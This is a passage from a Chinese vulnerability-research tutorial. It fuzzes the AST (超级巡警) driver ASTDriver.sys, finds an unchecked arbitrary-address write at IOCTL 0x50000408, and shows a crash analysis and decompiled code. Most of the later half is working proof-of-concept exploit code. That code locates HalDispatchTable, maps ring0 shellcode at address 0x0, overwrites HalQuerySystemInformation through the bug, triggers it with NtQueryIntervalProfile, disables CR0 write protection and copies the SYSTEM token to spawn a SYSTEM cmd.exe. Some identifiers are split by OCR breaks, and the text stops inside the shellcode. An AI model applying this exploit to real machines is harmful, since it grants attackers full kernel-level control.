我们此时的 Fuzz 策略只设置对输入数据的畸形化，即对输入数据的头 64 字节进行随机化，如图 5 所示，然后单击右下角的 "确定" 按钮。

此时 DeviceIoControl MITM Fuzz 列表中增加了一条 Fuzz 项。

那么我们如何触发该漏洞呢？事实上，触发该漏洞需要使用超级巡警恢复 SSDT Hook 的功能。首先选择超级巡警主菜单 "分析" 中的 "SSDT"，这时，主界面中会出现一个 SSDT 函数列表，列表中红色的表示已经被 hook 的函数，如图 6 所示。




图 5




图 6

这时我们需要开启 MITM Fuzz，单击 MITM Fuzz 列表右上角处的 "|>" 按钮，表示已经开启了 MITM Fuzz。

然后在超级巡警的 SSDT 列表中红色的列表项上单击右键，会弹出如图 7 所示菜单。




图 7

选择菜单上的 "恢复选中 Hook"，这时会发现，虚拟机蓝屏了，如果之前开启虚拟机时使用了内核调试跟踪方法。这里虚拟机会僵住，同时在 Windbg 命令窗口中会有如下输出，如图 8 所示。




图 8

这里可以在!analyze -v之前做一个简单直观的分析，可以看到Fuzz程序在巡警进程ast.exe调用NtDeviceIoControlFile函数之前，将该函数的各项参数和数据打印了出来，其中IoControlCode为0x50000408，驱动设备名称是\device\ASTDrivers，输入缓冲区大小为16字节，输入缓冲区地址为0x0012F174，输入数据内容为16进制的“84 F1 12 00 20 00 00 00 00 00 00 00 00 00 00 00”，输出缓冲区大小为0，输出缓冲区地址为空。

而我们的Fuzz策略是随机化输入数据的前64字节，于是这里应该是将0x0012F174指向的16字节全部随机化，随机化后的数据被篡改成了16进制的“28 14 44 89 78 32 EA 5F 8E 75 6B 22 38 B1 FD 46”，然后MITM Fuzz程序会将新的参数和数据发到原始的NtDeviceIoControlFile函数去。而在超级巡警ASTDriver.sys驱动程序中对0x50000408这个IoControlCode的处理中存在问题。

为了彻底找到ASTDriver.sys驱动派遣例程问题的原因，我们这里在Windbg命令窗口中使用!analyze -v命令，得到详细的内核崩溃分析如下：

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
    Invalid system memory was referenced.  This cannot be protected by try-except,
    it must be protected by a Probe.  Typically the address is just plain bad or it
    is pointing at freed memory.
    Arguments:
    Arg1: 89441428, memory referenced.
    Arg2: 00000001, value 0 = read operation, 1 = write operation.
    Arg3: f9c7569b, If non-zero, the instruction address which referenced the bad memory address.
    Arg4: 00000000, (reserved)
    PROCESS_NAME:  ast.exe
    TRAP_FRAME:  f94f1b00 -- (.trap 0xffffffff94f1b00)
    ErrCode = 00000002
    eax=89441428 ebx=81266840 ecx=89441428 edx=ffa7c2d8 esi=81312da0 edi=811fc230
    eip=f9c7569b esp=f94f1b74 ebp=f94f1b90 iopl=0         nv up ei ng nz ac pe nc
    cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000  efl=00010296
    ASTDriver+0x169b:
    f9c7569b c70000000000     mov     dword ptr [eax],0 ds:0023:89441428=????????
    Resetting default scope
    STACK_TEXT:
    f94f1634 804f9afd 00000003 89441428 00000000 nt!RtlpBreakWithStatusInstruction
    f94f1680 804fa6e8 00000003 00000000 c044a208 nt!KiBugCheckDebugBreak+0x19
    f94f1a60 804fac37 00000050 89441428 00000001 nt!KeBugCheck2+0x574
    f94f1a80 80520478 00000050 89441428 00000001 nt!KeBugCheckEx+0x1b
    f94f1ae8 80544568 00000001 89441428 00000000 nt!MmAccessFault+0x9a8
    f94f1ae8 f9c7569b 00000001 89441428 00000000 nt!KiTrap0E+0xd0
    WARNING: Stack unwind information not available. Following frames may be wrong.
    f94f1b90 f9c75184 89441428 5fea3278 50000408 ASTDriver+0x169b
    f94f1bc4 804efeb1 81286f18 81266840 806e5410 ASTDriver+0x1184
    f94f1bd4 8057f688 812668b0 8125fbe8 81266840 nt!IopfCallDriver+0x31
    f94f1be8 805804eb 81286f18 81266840 8125fbe8 nt!IopSynchronousServiceTail+0x60
    f94f1c84 8057904e 00000928 00000000 00000000 nt!IopXxxControlFile+0x5c5
    f94f1cb8 f74ecb12 00000928 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
    f94f1d34 8054160c 00000928 00000000 00000000 BehaviorMon!HookNtDeviceIoControlFile+0x892
    //省略……
```

从上面分析中的栈回溯可以看出，问题发生在ASTDriver+0x169b所在的函数中，这个函数是从ASTDriver+0x1184所在的函数调用过来的。因此我们先定位到ASTDriver+0x1184所在的函数，如下所示：

```
signed int __stdcall sub_110D0(int a1, PIRP Irp)
{
    signed int result;                 // eax@2
    int pIrpStack;                     // [sp+8h] [bp-1Ch]@1
    int v4; // [sp+Ch] [bp-18h]@10
    int secondDWORD;                   // [sp+10h] [bp-14h]@3
    PVOID systemBuffer;                // [sp+18h] [bp-Ch]@1
    int firstDWORD;                    // [sp+1Ch] [bp-8h]@3
    int IoControlCode;                 // [sp+20h] [bp-4h]@3
    pIrpStack = (int)Irp->Tail.Overlay.CurrentStackLocation;
    systemBuffer = Irp->AssociatedIrp.MasterIrp;
    if ( *(_DWORD *)(pIrpStack + 8) == 16 )
    {
        secondDWORD = *((_DWORD *)systemBuffer + 1);
        firstDWORD = *(_DWORD *)systemBuffer;
        IoControlCode = *(_DWORD *)(pIrpStack + 12);
        switch ( IoControlCode )
        {
            case 0x50000404:
                v4 = sub_112B0(firstDWORD, secondDWORD, *((PVOID *)systemBuffer + 2), *((_DWORD *)systemBuffer + 3));
                break;
        case 0x50000408:
                v4 = sub_11690((PVOID)firstDWORD, secondDWORD);
                break;
            case 0x5000040C:
                v4 = sub_11810((PVOID)firstDWORD, secondDWORD);
                break;
        }
        IofCompleteRequest(Irp, 0);
        result = v4;
    }
    else
    {
        IofCompleteRequest(Irp, 0);
        result = 0xC000000Du;
    }
    return result;
}
```

该函数实际上就是驱动的派遣函数。当IoControlCode为0x50000408时，会调用sub_11690函数，参数有两个，第一个参数是用户输入缓冲区中的第一个DWORD，第二个参数是用户输入缓冲区的第二个DWORD。从Windbg输出的被随机化的用户输入数据可以看到，这两个DWORD分别是0x89441428和0x5fea3278，这一点和栈回溯的结果是一致的。

```
f94f1b90 f9c75184 89441428 5fea3278 50000408 ASTDriver+0x169b
```

接下来，我们需要分析一下sub_11690函数的内部逻辑，

```
signed int __stdcall sub_11690(PVOID firstDWORD, int secondDWORD)
{
    signed int result;          // eax@2
    unsigned int v3;            // [sp+0h] [bp-1Ch]@6
    int v4;                     // [sp+4h] [bp-18h]@6
    int v5;                     // [sp+14h] [bp-8h]@6
    PVOID v6;                   // [sp+18h] [bp-4h]@15
    *(_DWORD *)firstDWORD = 0;
    if ( secondDWORD == 32 )
    {
```

```
        if ( MmIsAddressValid(firstDWORD) && MmIsAddress
Valid(firstDWORD +
    secondDWORD - 1) )
      {
      //省略部分代码……
      }
    }
    return result;
  }
```

这个函数有一个致命的错误，函数开头没有对 firstDWORD 进行任何检查，直接向 firstDWORD 地址所指向的 DWORD 赋值为 0，而 firstDWORD 是我们可以控制的。

至此，该漏洞已经分析完毕。漏洞利用起来也非常简单，只要将要修改的 Ring0 内存地址放在输入缓冲区的第一个 DWORD 即可。然后向设备\device\ ASTDrivers 发送 IoControlCode 为 0x50000408 的 IoControl。这样便实现了向任意地址写 0 的作用。

另外，如果进一步研究上面 sub_11690 函数的内部逻辑，如果不利用“*(_DWORD *)firstDWORD = 0;”这句代码的漏洞，函数中还有其他几处漏洞可以利用，最终实现向任意地址写入任意数据的效果。

漏洞证明与利用

为了证明我们能够利用这个漏洞实现特权提升，我们需要写出一个 POC 程序实现 exploit。这个 POC 的目标是能够创建一个 SYSTEM 权限的 cmd.exe，这样就能充分体现该漏洞的效果了。

在开始代码编程前，我们整理一下思路，如图 9 所示，下面我们根据以上思路进行代码实现。




图 9

1. 获取 HalDispatchTable 表地址 x

HalDispatchTable 是由内核模块导出的。要得到 HalDispatchTable 在内核中的准确地址，首先要得到内核模块的基址，再加上 HalDispatchTable 与内核模块基址的偏移。

```
        NTSTATUS NtStatus=STATUS_UNSUCCESSFUL;
        ULONG ReturnLength = 0;
        ULONG ImageBase = 0;
        PVOID MappedBase = NULL;
        UCHAR ImageName[KERNEL_NAME_LENGTH]={0};
        ULONG DllCharacteristics = DONT_RESOLVE_DLL_
REFERENCES;
        PVOID HalDispatchTable=NULL;
        PVOID xHalQuerySystemInformation=NULL;
        ULONG ShellCodeSize = (ULONG)EndofMyShellCode-
(ULONG)MyShellCode;
        PVOID ShellCodeAddress=NULL;
        UNICODE_STRING DllName={0};
        SYSTEM_MODULE_INFORMATION_EX *Module
Information = NULL;
        int RetryTimes=10;
        /////////////////////////////////////////////////////////////////
        //获取 内核模块基址 和 内核模块名称
        /////////////////////////////////////////////////////////////////
        //获取内核模块列表数据大小到 ReturnLength
        NtStatus = ZwQuerySystemInformation(
            SystemModuleInformation,
            ModuleInformation,
            ReturnLength,
            &ReturnLength);
        if(NtStatus != STATUS_INFO_LENGTH_MISMATCH)
            return;
        //申请内存 存放内核模块列表数据
        ModuleInformation=
            (SYSTEM_MODULE_INFORMATION_EX *)malloc
(ReturnLength);
        if(!ModuleInformation)
            return;
        //获取内核模块列表数据到 ModuleInformation
        NtStatus = ZwQuerySystemInformation(
            SystemModuleInformation,
            ModuleInformation,
            ReturnLength,
            NULL);
        if(NtStatus != STATUS_SUCCESS)
        {
            free(ModuleInformation);
            return;
        }
    //从内核模块列表获取内核第一个模块的基址和名称
        ImageBase = (ULONG)(ModuleInformation->Modules
[0].Base);
        RtlMoveMemory(ImageName,
            (PVOID)(ModuleInformation->Modules[0].Image Name +
            ModuleInformation->Modules[0].ModuleNameOffset),
            KERNEL_NAME_LENGTH);
        //释放存放内核模块列表的内存
        free(ModuleInformation);
        //获取内核模块的 UnicodeString
        RtlCreateUnicodeStringFromAsciiz(&DllName,(PUCHAR)
ImageName);
        /////////////////////////////////////////////////////////////////
        //加载内核模块到本地进程
        /////////////////////////////////////////////////////////////////
        NtStatus = (NTSTATUS)LdrLoadDll(
            NULL,                   // DllPath
            &DllCharacteristics,    // DllCharacteristics
            &DllName,               // DllName
            &MappedBase);           // DllHandle
        if(NtStatus)
            return ;
        /////////////////////////////////////////////////////////////////
        //获取内核 HalDispatchTable 函数表地址
        /////////////////////////////////////////////////////////////////
        HalDispatchTable=GetProcAddress((HMODULE)MappedBas
e,"HalDispatchTable");
        if(HalDispatchTable==NULL)
            return ;
        HalDispatchTable = (PVOID)((ULONG)HalDispatchTable-
    (ULONG)MappedBase +ImageBase);
        xHalQuerySystemInformation = (PVOID)((ULONG)
HalDispatchTable +
    sizeof(ULONG));
        /////////////////////////////////////////////////////////////////
        //卸载本地进程中的内核模块
        /////////////////////////////////////////////////////////////////
            LdrUnloadDll((PVOID)MappedBase);
```

通过上面的代码，便可以获取到 HalDispatchTable 表的地址 x，有了这个表的地址x，那么x+4 便存放的是 HalQuerySystemInformation 函数地址，这里我们令 y=x+4，y 的值也就是上面代码中的 xHalQuerySystemInformation 。

2. 在 0x0 处申请一段内存，并写入 Ring0 Shellcode

在指定的地址申请内存，推荐使用 ZwAllocate VirtualMemory 函数，该函数第二个参数 BaseAddress，是一个指针，指向的值便是你指定的要申请内存的地址。系统会从指定的地址开始上下搜寻，找到一段需要大小的内存。

```
//////////////////////////////////////////////////////////////
//申请本地进程内存 存放 Ring0 Shellcode
//////////////////////////////////////////////////////////////
ShellCodeAddress = (PVOID)sizeof(ULONG);
NtStatus = ZwAllocateVirtualMemory(
    NtCurrentProcess(),          // ProcessHandle
    &ShellCodeAddress,           // BaseAddress
    0,                           // ZeroBits
    &ShellCodeSize,              // AllocationSize
    MEM_RESERVE |
    MEM_COMMIT |
    MEM_TOP_DOWN,                // AllocationType
    PAGE_EXECUTE_READWRITE);     // Protect
if(NtStatus)
    return ;
//存放前面写好的 shellcode
RtlMoveMemory(ShellCodeAddress,(PVOID)MyShellCode,ShellC
odeSize);
```

通过上面的代码，如果没有发生错误的话，应该可以在 0x0 处申请到 ShellCodeSize 大小的内存。然后将准备好的 Ring0 Shellcode 复制到该处内存。

3. 利用漏洞向地址 y 写入 0x0

目标地址 y 前面已经得到了，这里我们利用巡警驱动漏洞，向目标地址 y 写入 0x0，代码如下：

```
//////////////////////////////////////////////////////////////
//触发漏洞并利用
//////////////////////////////////////////////////////////////
//获取驱动设备句柄
HANDLE  hDevice=CreateFile("\\\\.\\ASTDrivers",
    FILE_READ_ATTRIBUTES,
    FILE_SHARE_READ,
    0,
    OPEN_EXISTING ,
    0,
    0);
if(hDevice==INVALID_HANDLE_VALUE || hDevice
==NULL)
    return;
//利用漏洞向地址 xHalQuerySystemInformation 写入 0x0
//设置缓冲区中的指针 使其指向真实的结构体
memset(g_ressdtInputBuffer,0,16);
*(DWORD *)g_ressdtInputBuffer=(DWORD)xHal
QuerySystemInformation;
NtStatus = NtDeviceIoControlFile(
    DeviceHandle,           // FileHandle
        NULL,               // Event
        NULL,               // ApcRoutine
        NULL,               // ApcContext
        &IoStatusBlock,     // IoStatusBlock
        IOCTL_CODE,         // IoControlCode
        g_ressdtInputBuffer,   // InputBuffer
        16,                 // InputBufferLength
        0,                  // OutputBuffer
        0);                 // OutBufferLength
```

4. 调用 NtQueryIntervalProfile 函数并运行 cmd.exe

通过上面第 3 步，已经将 HalDispatchTable 表中第一个函数地址修改成了 0x0，也就是说此时调用 NtQueryIntervalProfile 函数，恰好会落入我们在 0x0 处内存事先准备好的 Ring0 Shellcode。

为了确保 Ring0 Shellcode 被调用，我们在 Ring0 Shellcode 中将全局变量 g_isRing0ShellcodeCalled 设置为 1，如果在调用完 NtQueryIntervalProfile 函数后发现 g_isRing0ShellcodeCalled 已经被设置为 1，则说明 Ring0 Shellcode 已经被调用，漏洞利用成功。

```
//漏洞利用
    while(RetryTimes>0)
    {
        NtStatus = NtQueryIntervalProfile(
            ProfileTotalIssues,        // Source
            NULL);                     // Interval
        if(NtStatus==0)
        {
            printf("NtQueryIntervalProfile ok!\n");
        }
        Sleep(1000);
        if(g_isRing0ShellcodeCalled==1)
            break;
        RetryTimes--;
    }
//判断漏洞利用是否成功
    if(RetryTimes==0 && g_isRing0ShellcodeCalled==0)
        printf("漏洞利用失败！ \n");
    else
    {
        printf("漏洞利用成功！ \n");
        WinExec("cmd.exe" , SW_SHOW);
        printf("OK!\n ");
getchar();
    }
```

5. Ring0 Shellcode 被执行，实现提权

这里 Ring0 Shellcode 实际上顶替了内核中的 HalQuery SystemInformation 函数，因此我们的 Ring0 Shellcode 可以写成一个假冒的 HalQuerySystemInformation 函数。

修改当前进程的 token 为 SYSTEM 进程的 token，这样当前进程便具备了系统最高权限，可以完全控制整个系统。能够完成此功能的 ShellCode 如下：

```
NTSTATUS MyShellCode(
                    ULONG InformationClass,
                    ULONG BufferSize,
                    PVOID Buffer,
                    PULONG ReturnedLength)
{
    //关闭内核写保护
    __asm
    {
        cli
        mov eax, cr0
        mov g_uCr0,eax
        and eax,0xFFFEFFFF
        mov cr0, eax
    }
    //do something in ring0 ......
    //提权到 SYSTEM
    __asm
    {
mov eax,0xFFDFF124              // eax = KPCR (not 3G Mode)
mov eax,[eax]                   //获取当前线程 PETHREAD
mov esi,[eax+0x220]
            //获取当前线程所属进程的 PEPROCESS
        mov eax,esi
searchXp:
        mov eax,[eax+0x88]
        sub eax,0x88
            //获取进程链表中下一个进程的 PEPROCESS
        mov edx,[eax+0x84]    //获取该进程的 pid 到 edx
        cmp edx,0x4           //通过 PID 查找 SYSTEM 进程
        jne searchXp
        mov eax,[eax+0xc8]    //获取 system 进程的 token
        mov [esi+0xc8],eax    //修改当前进程的 token
    }
    //恢复内核写保护
    _asm
```

```
    {
        sti
        mov eax, g_uCr0
        mov cr0, eax
    }
